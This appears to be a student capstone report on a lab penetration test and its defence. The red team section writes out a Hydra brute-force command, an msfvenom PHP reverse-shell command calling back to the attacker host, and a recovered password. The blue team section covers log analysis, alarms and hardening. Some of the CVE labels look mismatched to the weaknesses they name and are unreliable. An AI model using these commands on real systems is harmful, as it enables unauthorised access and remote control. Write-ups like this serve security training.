Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Authored by: ***Peter Blattman-White***


August 2022

Table of Contents

This document contains the following sections:

Network Topology

Network Topology



Network
Address Range: **192.168.1.0/24**
Netmask: **255.255.255.0**
Gateway: **10.0.0.1**

Machines
IPv4: **192.168.1.1**
OS: **Windows 10 Pro**
Hostname: **Red vs Blue - ML-RefVm-684427**

IPv4: **192.168.1.90**
OS: **Kali GNU**
Hostname: **Kali**

IPv4: **192.168.1.100**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **ELK**

IPv4: **192.168.1.105**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **Capstone**

Red Team
Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.1.105	Target machine presenting as a vulnerable Apache server
Kali	192.168.1.90	Machine used for this penetration test
ELK	192.168.1.100	Machine monitoring all network activity via Kibana
Hyper-V Manager	192.168.1.1	Software that runs hosts all 3 Virtual Machines

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) - CVE-2019-6579	*Port 80 is commonly used for internet accessibility and thus if left open, can pose a critical threat to the affected machine*	*Can allow access into the affected machine, accessing multiple files and folders with sensitive information*
Brute Force Attack	*An attack of which uses a large number of different username and password combinations until the correct combination is determined*	*Using a common wordlist, a password was found within minutes which enabled infiltration into the affected machine*
Reverse Shell Backdoor - CVE-2019-13386	*Allows an attacker to transmit a reverse shell payload on an affected webserver, avoiding detection completely*	*Using msfvenom, a reverse shell .php file was designed, and a listener was also setup in preparation for the ned user clicking the soon to be uploaded .php*
Local File Inclusion (LFI) - CVE-2021-31783	*Local File Inclusion is dangerous because the file parameter is not validated with a proper regular-expression check*	*A malicious payload can be uploaded via the LFI vulnerability, after the end user clicks on an uploaded .exe, allowing remote access to the machine*

Exploitation: Open Web Port (80) - CVE-2019-6579

01

Tools & Processes

The nmap tool was used to perform a basis scan of the following range: *nmap 192.168.1.0/24*


Port 80 is determined to be open on 192.168.1.105

02

Achievements

After inputting this ip address into a browser, a URL 192.168.1.105/company_folders/secret_folder was identified

03



Exploitation: Brute Force Attack

01

Tools & Processes

Hydra was used, in order to obtain the required password for the company_folders/ secret_folder, via the following command:

hydra -l ashton -P /usr/ share/wordlists/ rockyou.txt -s 80 -f -vV 192.168.1.105 http-get / company_folders/ secret_folder


02

Achievements

The password for the ashton username was identified as "leopoldo", which was listed in the rockyou.txt wordlist used in this brute force attack.

The company_folders/ secret_folder was then accessed with this password, which contained snesitivei nformation on how to access a webdav server

03



Exploitation: Reverse Shell Backdoor - CVE-2019-13386

01

Tools & Processes

After having cracked a password hash obtained in the last step, .php was designed with the following command:

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

This was then uploaded to the now compromised webdav, using the previously cracked login info

02

Achievements


In the previous step, we accessed a webdav server via the file manager, and then we simply had to paste our .php payload into it.

In the next step it details how we use this exploit, but mainly the issue here would be the end user logs onto the webdav at some point, and clicks on that .php without thinking it may be a malicious item

03

```
root@Kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lpo
rt=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the
payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1113 bytes

root@Kali:~#
```



Exploitation: Local File Inclusion - CVE-2021-31783

01

Tools & Processes

Following the previous steps, a listener was setup to exploit the uploaded reverse shell payload designed by msfvenom, and then accessed via msfconsole

the *exploit* command was used to initialise the listener

02

Achievements


After having uploaded a reverse shell payload to a webdav accessed with the previously cracked password and then another accessed password hash, this listener was setup so that when the end user clicked on the uploaded payload, it would then allow a remote access connection via meterpreter

03

Blue Team
Log Analysis and Attack Characterization


Analysis: Identifying the Port Scan

- What time did the port scan occur? The port scan occurred at 11:17 hours and a total of 741,239 packets were secnt from 192.168.1.90.




Analysis: Finding the Request for the Hidden Directory

- The attack commenced at 10:20 hours and 64,950 requests were made for the identified "secret_folder. This folder contained sensitive login information for a webdav server




Analysis: Uncovering the Brute Force Attack

- 64,590 requests were made during the attack, specifically as part of a Brute Force Attack levied by a Hydra useragent
- Two attacks were successful as evidenced by the 301 response codes



Analysis: Finding the WebDAV Connection

- How many requests were made to this directory? 162 requests were sent to webdav, with both the shell.php and passwd.dav being requested



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav/shell.php	110
http://192.168.1.105/webdav/passwd.dav	40
http://192.168.1.105/webdav/lib	8
http://192.168.1.105/webdav/	4

Blue Team
Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

- An alarm can be modified and placed into service of which activates when traffic from a single source ip address is detected connecting/attempting to connect to multiple different ports

What threshold would you set to activate this alarm?

- A likely working threshold would be for the alarm to activate is if any single source ip address attempts to connect to more than 10 ip addresses per second

System Hardening

What configurations can be set on the host to mitigate port scans?

- Installing an IPS (Intrusion Prevention System) Firewall can assist in shutting down scans before they can provide the attacker any useful information, and then proceed to block further attempts from the attackers ip address

Describe the solution. If possible, provide required command lines.

- By using a SIEM such as Kibana or SPLUNK, the IPtables can be configured to filter any and all traffic from any ip addresses that are reported as suspicious by the IDS (Intrusion Detection System)

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

- An alarm should be configured and placed into service that triggers whenever an unknown/non-predefined ip address attempts to access any hidden directories, ensuring only authorised access

What threshold would you set to activate this alarm?

- If even 1 request is detected from an unknown/ non-predefined ip address, the alarm should trigger, effectively having a threshold of zero as not even one attempt should be ignored/ disregarded.

System Hardening

What configuration can be set on the host to block unwanted access?

- Stronger and more complicated password requirements should be put into place, even organisation wide
- Remove the directory listing in Apache, and also ensuring the contents of these directories are encrypted

Describe the solution. If possible, provide required command lines.

- The directory/folder can be made private by changing the permissions required to access it
- A whitelist can be configured to only allow pre-authorised ip addresses

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

- *An alarm can be configured to activate when a predetermined amount of requests are sent to the server from a single source i.p address, and also if there are multiple failed logon attempts*

What threshold would you set to activate this alarm?

- *The alarm should trigger if a single i.p address makes more than 10 requests every 10 minutes, and additionally, an alarm should* activate *when a user has more than three failed logon attempts*

System Hardening

What configuration can be set on the host to block brute force attacks?

- Stronger and more complicated password requirements should be put into place, with a lockout for repeated failed logons, and also even two-factor authentication should be implemented

Describe the solution. If possible, provide the required command line(s).

- Stronger passwords make brute force attacks nigh impossible, and two factor *authentication also makes an form of* breach, including brute force attacks, far more difficult

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

- An alarm should be configured to activate whenever their is any un/successful attempt at logging into the WebDAV server outside of the organisation's own internal network

What threshold would you set to activate this alarm?

- The threshold should be set for even a single un/successful attempt, so that action can be taken immediately to prevent access

System Hardening

What configuration can be set on the host to control access?

- WebDAV should only accept uploads from pre-*authorised i.p address*
- *Sensitive login information for the WebDAV server should not be stored in accessible areas*

Describe the solution. If possible, provide the required command line(s).

- *Filebeat can monitor this configuration and ensure that all relevant information is kept and alarms are triggered in all threshold instances*

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

- An alarm should be configured to activate when invalid/unauthorised file types are uploaded to the WebDAV server
- An alarm should also activate if any ports are left open/exposed

What threshold would you set to activate this alarm?

- The threshold for invalid/unauthorised files should be anything above 0, as not even one file can be ignored
- No *port should be left open/exposed*

System Hardening

What configuration can be set on the host to block file uploads?

- *Any attempts to upload files outside of the company's internal network should be blocked by default*
- *Sensitive information should be kept on a need-to-have basis, with privleges distributed on a case-by-case basis*

Describe the solution. If possible, provide the required command line.

- *Any uploaded files should automatically be filtered through anti-virus, to ensure that even in circumstances where access is granted to an authorised user, malicious activity can still be detected*


The End